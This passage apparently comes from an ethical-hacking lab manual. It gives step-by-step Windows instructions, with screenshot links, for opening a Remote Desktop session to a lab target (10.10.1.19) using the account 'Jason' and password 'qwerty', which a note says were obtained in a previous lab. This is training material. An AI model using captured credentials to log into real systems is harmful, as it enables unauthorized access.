
Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




3. Click the **Type here to search** icon at the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.



4. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.1.19** [Windows Server 2019]) and click **Show Options**.




5. In the **User name** field, type **Jason** and click **Connect**.




6. The Windows Security pop-up appears; enter the password as **qwerty** and click **OK**.

Note: Here, we are using the target system user credentials obtained from the previous lab.



7. A Remote Desktop Connection window appears; click Yes.

Note: You cannot access the target machine remotely if the system is off. This process is possible only if the machine is turned on.

**8. A Remote Desktop Connection is successfully established, as shown in the screenshot.**

